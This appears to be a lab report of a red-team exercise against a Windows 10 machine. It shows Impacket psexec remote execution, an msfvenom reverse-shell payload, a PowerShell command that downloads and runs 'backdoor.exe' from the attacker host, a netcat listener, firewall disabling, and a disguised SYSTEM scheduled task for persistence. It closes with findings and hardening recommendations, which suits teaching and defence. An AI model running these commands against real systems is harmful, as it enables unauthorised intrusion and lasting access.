Lateral Movement

Table of contents

List of Figures

1. Lab Objective

The objective of this engagement was to simulate an attacker's work-flow against a Windows 10 host in order to identify security weaknesses, achieve remote access, and establish persistence.

2. Environment & Tools

- Attacker Machine: ***Kali Linux (IP: 192.168.1.43)***
- Target Machine: ***Windows 10 (IP: 192.168.1.53)***

Tools Used:

- Impacket (psexec.py, wmiexec.py)
- msfvenom (payload creation)
- nc (Netcat, reverse shell listener)
- Windows native commands (schtasks, net user, sc query)

3. Attack Phases

3.1. Reconnaissance

Step 1: Identified target IP ***(192.168.1.53).***

Step 2: Made sure that antivirus software,and real time monitoring is turned off and validated open SMB services and administrative shares (C$, ADMIN$)

```
PS C:\Windows\system32> netsh advfirewall set allprofiles state off
Ok.

PS C:\Windows\system32> reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG
_DWORD /d 1 /f
The operation completed successfully.
PS C:\Windows\system32> net share

Share name   Resource                        Remark

-------------------------------------------------------------------------------
C$           C:\                             Default share
IPC$                                         Remote IPC
ADMIN$       C:\Windows                      Remote Admin
RedTeamTest  C:\RedTeamTest
Users        C:\Users
The command completed successfully.
```

Figure 3.1 Shows removing filters and firewalls and checking for open shares

Step 3: Verified account membership in local Administrators group (windows user).



Figure 3.2 Shows account membership details

3.2. Exploitation – Remote Code Execution

Step 1: Used Impacket Psexec for remote code execution and successfully gained access to SMB

python3 /usr/share/doc/python3-impacket/examples/psexec.py Windows:windows@192.168.1.53



Figure 3.3 Shows impacket psexec getting successfully executed

3.3. Payload Creation

Step 1: Created a Windows reverse shell binary using msfvenom:

msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.43 LPORT=4444 -f exe -o backdoor.exe

Step 2: Start a server at port 8080 where backdoor.exe was downloaded on kali machine



Figure 3.4 Shows payload creation and starting a server at 8080

3.4. Command & Control – Reverse Shell

Step 1: First opened listener on attacker machine before executing the backdoor.exe on target :

nc -lvnp 4444

Step 2: Next uploaded and executed backdoor.exe to target (C:\Users\Public\) using PowerShell command from the impacket RCE terminal, resulting in a reverse shell

Powershell "Invoke-WebRequest -Uri 'http://192.168.1.43:8080/backdoor.exe' -OutFile 'C:\Users\Public\backdoor.exe' "

C:\Users\Public\backdoor.exe



Figure 3.5 Shows connecting to server at 8080 and executing payload in windows

Step 3: Once executed we see a connection being made in our nc , now we move to persistence

3.5. Persistence

Step 1: Initial attempt with schtasks /create /sc daily failed due to SID mapping error.

Step 2: Fixed by creating persistence task as SYSTEM:

schtasks /create /sc onstart /tn "Updater" /tr "C:\Users\Public\backdoor.exe" /ru SYSTEM

Step 3: Verified with:

schtasks /query /tn "Updater"

Step 4: Persistence allows execution of the payload every system reboot.



Figure 3.6 Shows net-cat getting connected and scheduled tasks for persistence

4. Findings

- SMB shares writable by attackers.
- Local user windows has Administrator privileges.
- Lack of monitoring allowed execution of unsigned binaries (backdoor.exe).
- Windows scheduled tasks could be abused for persistence.

5. Recommendations

- Restrict SMB access – Disable writable shares for non-essential users.
- Implement least privilege – Remove administrative rights from regular accounts.
- Application white-listing – Prevent execution of unauthorized binaries.
- Monitor scheduled tasks – Detect abnormal persistence mechanisms.
- Network monitoring – Block and alert on reverse shell traffic.

6. Conclusion

The engagement successfully demonstrated how an attacker can exploit weak access controls to gain remote code execution, establish a reverse shell, and maintain persistence on the target system. Proper hardening of administrative access, monitoring of scheduled tasks, and application execution policies are recommended to mitigate such attacks.